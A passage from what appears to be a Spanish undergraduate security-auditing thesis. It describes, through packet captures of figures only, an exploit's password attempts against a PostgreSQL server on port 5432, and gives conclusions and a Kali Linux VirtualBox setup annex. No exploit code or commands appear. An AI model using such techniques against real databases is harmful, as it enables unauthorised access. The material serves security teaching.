La primera actuación que el host atacante realizará sobre la víctima será intentar establecer una conexión con ella a través del puerto correspondiente al sistema de bases de datos Postgresql que en este caso coincide con el habitual siendo el 5432. Se enviará por tanto desde el host atacante un paquete **TCP** hacia el host atacado que requerirá una contestación por su parte en forma de paquete de confirmación **ACK.**

Lo podemos observar a continuación (figura 7.16):




Figura 7.16 Intercambio de paquetes durante la ejecución del exploit

Tras esto, comienza un intercambio de paquetes del protocolo **PGSQL**, es decir, el protocolo que permite realizar consultas y órdenes sobre bases de datos Postgresql.

En general, dicho intercambio consiste en una secuencia estructurada de esta forma:

1. El host atacante envía un paquete indicando el nombre de usuario y la base de datos a la que desea acceder.
2. El host remoto responde con una solicitud de contraseña para dicho nombre de usuario requiriendo que ésta venga cifrada en **MD5**.
3. La máquina atacante responde con dicha contraseña.
4. Ahora existen dos posibilidades.
    a. Password incorrecto: El host remoto devuelve un paquete indicando el error y el usuario al que está referido.

b. Password correcto: La máquina remota responde confirmando la conexión y otorgando privilegios al host atacante para poder utilizar la base de datos, por tanto, loguea al usuario.

Un ejemplo de paquete en el que el host atacante solicita el acceso a una base de datos concreta tendría el siguiente aspecto (figura 7.17):




Figura 7.17 Paquete PGSQL analizado

En el que se observa que el usuario que pide acceso es “pfg2014” y que la base de datos a la que se solicita acceder es la que se llama “prueba”.

Este paquete sería respondido por el host remoto mediante una petición de contraseña cifrada con este aspecto (figura 7.18):




Figura 7.18 Paquete de solicitud de contraseña

El host atacante simplemente respondería con dicha contraseña cifrada (figura 7.19):




Figura 7.19 Paquete de envío de contraseña

Y en el caso de ser correcta, el host víctima respondería así (figura 7.20):




Figura 7.20 Paquete de respuesta a contraseña correcta

En la figura 7.20 podemos observar que la autenticación ha sido un éxito y que se autoriza la sesión para el usuario “pfg2014”.

Además se avisa de que la base de datos está lista para recibir “queries” y de que el usuario no está definido como “superusuario”.

Por último, si la autenticación hubiese sido errónea, el host víctima habría respondido con el siguiente paquete (figura 7.21):




Figura 7.21 Paquete de respuesta a contraseña errónea

Podemos observar que sin embargo, para el usuario “admin”, la autenticación ha fallado y se devuelve un error al host origen.

8. Conclusiones y trabajo futuro

El trabajo desarrollado a lo largo de estos meses nos conduce a la conclusión de que si bien hemos dado una pincelada de lo que un auditor puede realizar sobre una red para evaluar su nivel de seguridad, también un atacante tiene acceso a las mismas herramientas para actuar con un objetivo diametralmente opuesto.

Se presenta por tanto una batalla en la que mientras un grupo de profesionales compiten por salvaguardar la protección de un sistema, otros pretenden justamente lo contrario.

Hemos sido capaces de evaluar la alta densidad de conocimiento necesaria en un auditor para poder analizar concienzudamente la seguridad de un sistema. Sin embargo hemos comprobado también la relativa facilidad con que una persona inexperta puede vulnerar ciertos niveles de seguridad que deberían ser infranqueables "de facto".

Nuestro análisis permite tener una visión general de las herramientas y técnicas que pueden usarse para comprobar cuán segura es nuestra red, pero no profundiza demasiado en problemas de última generación sino que se limita a introducir al lector en la ardua tarea de evaluar la seguridad de un conjunto de sistemas.

El objetivo a largo plazo debe ser profundizar en esta materia puesto que si bien por una parte el análisis aquí desarrollado es muy útil y resulta especialmente atractivo en ámbitos donde haya operado un administrador de sistemas relativamente descuidado, es probable que encontremos otros ámbitos en los que el administrador sea mucho más eficiente y nos plantee problemas mucho más complicados. Por un lado esto será positivo para el auditor, puesto que se estará garantizando la seguridad, pero, por otro, le será muy difícil testear un sistema casi infranqueable.

Hemos concluido que el software utilizado cumple sobradamente con los propósitos y objetivos iniciales aunque sería muy útil abrirse a realizar tests sobre equipos en los que corrieran sistemas operativos con licencia tales como *Windows* puesto que son los más implantados en el mercado.

Resultaría de especial interés, dedicar trabajos futuros a profundizar este análisis sobre otras plataformas emergentes como pueden ser los sistemas operativos de dispositivos móviles tales como *Android*, *IOS, o Windows Phone* entre otros. Dado que la tendencia de la gente de a pie es utilizar cada vez más estos dispositivos y abandonar las computadoras personales, parece evidente que muchos de los atacantes tenderán a focalizar su trabajo sobre *tablets*, *smartphones*, *o relojes inteligentes*. Por un lado, quedaría pendiente adaptar las herramientas disponibles al análisis de dichos sistemas operativos, y por otro, sería necesario desarrollar nuevos *exploits* que pudieran atacar vulnerabilidades sobre ellos.

Cada día se hace más patente la evidencia de que en los dispositivos móviles personales existe mucha información sensible. Si tenemos en cuenta que mucha gente utiliza dispositivos en los que combina información personal con datos laborales confidenciales, comprendemos la necesidad de controlar la seguridad en estos ámbitos que a día de hoy permanecen casi inexplorados pero que a corto plazo pueden desencadenar multitud de brechas de seguridad.

Anexo I: Instalación Kali Linux sobre Virtual Box

Versiones de Sofware:

- Kali Linux: kali-linux-1.0.6-i386
- VirtualBox: 4.3.8 r92456

Fuentes de descarga:

- Kali Linux: http://www.kali.org/downloads/
- VirtualBox: https://www.virtualbox.org/wiki/Downloads

Requisitos mínimos máquina virtual:

- RAM: 512 MB (256 MB mínimo).
- Disco duro: 12GB (8 GB mínimo).
- CPU: En la version de Kali Linux utilizada, solamente 1 CPU.

1. Creación de la máquina virtual que alojará Kali Linux.




Figura A.1.1 Configuración del sistema operativo sobre Virtual Box

Tras escribir Kali Linux como nombre de nuestro sistema operativo, automáticamente nos elige "Linux" como tipo de SO, y "2.6/3.x" como Versión del mismo. Estos valores son adecuados para el sistema que estamos instalando pero tendríamos que modificarlos a mano si el elegido fuera de 64 bits.

A continuación configuramos la memoria RAM que se reservará para el sistema operativo, en nuestro caso, 512 MB serán suficientes para un funcionamiento fluido de la máquina virtual (Figura A.1.2):




Figura A.1.2 Asignación de memoria al sistema operativo virtual

Tras esto, necesitamos configurar un disco duro virtual que sea utilizado por nuestro Sistema Operativo, para lo que tenemos que elegir entre varias opciones.

La primera de ellas es *"no asignarle un disco duro"* a nuestra máquina virtual, que queda descartada instantáneamente puesto que sin disco duro es imposible instalar un sistema operativo. Esta opción sin embargo podría ser viable si utilizáramos *Kali Linux* en su modo "Live CD", pero dado que pretendemos exprimir al máximo el entorno mencionado, nos es mucho más útil su versión completa.

En segundo lugar tenemos la opción de *"crear un disco duro virtual ahora"* que es la que tomaremos y que queda justificada por lo aclarado anteriormente.

Por último se ofrece una opción que, si bien no es la apropiada en nuestro caso particular, podría ser útil en determinados casos. Dicha opción es *"utilizar un archivo de disco duro virtual ya existente"*, que podría ser útil en casos en los que hubiésemos asignado un tamaño desproporcionado a un disco duro virtual o en aquellos en los que la nueva máquina virtual que estemos configurando sea idéntica a otra ya existente con disco duro virtual propio (Figura A.1.3).




Figura A.1.3 Creación del disco duro virtual

Tras esto, tendremos la oportunidad de elegir el tipo de **disco duro virtual** que deseamos crear. Esto es una decisión más a largo plazo puesto que nos permite elegir entre los formatos de discos duros virtuales existentes para diferentes fabricantes de software de virtualización. Así, por ejemplo, si en un futuro tenemos previsto migrar nuestra máquina virtual a "*Vmware"*, es mucho más útil seleccionar *"Virtual Machine Disk"* como formato puesto que es el que se utiliza en dichas máquinas. Sin embargo, puesto que este proyecto se basa en software "*Open Source",* nos basta con escoger el que viene marcado por defecto y que usa el formato predeterminado para máquinas basadas en VirtualBox, "*VirtualBox Disk Image"* (Figura A.1.4).




Figura A.1.4 Configuración de la unidad de disco

Para culminar la configuración del disco duro virtual tenemos que elegir si el espacio de éste se asignará o no *"dinámicamente"*. Como bien indica la captura, la idea es que si se hace de esta forma, el espacio ocupado por el disco duro de la máquina virtual creada será el que vaya precisando ésta en base a su instalación y su uso y hasta un máximo que configuraremos en el siguiente paso. Hacerlo así no sólo optimiza el uso del equipo en el que estamos configurando la máquina virtual, sino que, además a la hora de completar la instalación nos evitamos un tiempo prolongado de espera que sería obligatorio si eligiésemos *"tamaño fijo"* puesto que hay que asignar espacio directamente sobre nuestro disco duro real (Figura A.1.5).




Figura A.1.5 Asignación dinámica para el disco duro

Por último, en lo que a creación de la máquina virtual respecta, elegimos el tamaño máximo que tendrá el disco duro virtual y seleccionamos 12 GB para evitar problemas a largo plazo. Con 8 GB sería suficiente para un uso normal del sistema operativo pero aumentamos esa cifra para tener un margen grande frente a alguna complicación (Figura A.1.6).




Figura A.1.6 Asignación de tamaño de disco duro

2. Configuración de la máquina virtual creada:

En primer lugar necesitamos configurar una serie de parámetros de la máquina virtual para evitar problemas que pueden lastrar nuestra experiencia de usuario con ella. Para ello es conveniente que antes de arrancarla acudamos a la pestaña habilitada a tal efecto clicando con el botón derecho sobre nuestra máquina recién creada y pulsando en *"Configuración"* (Figura A.1.7).

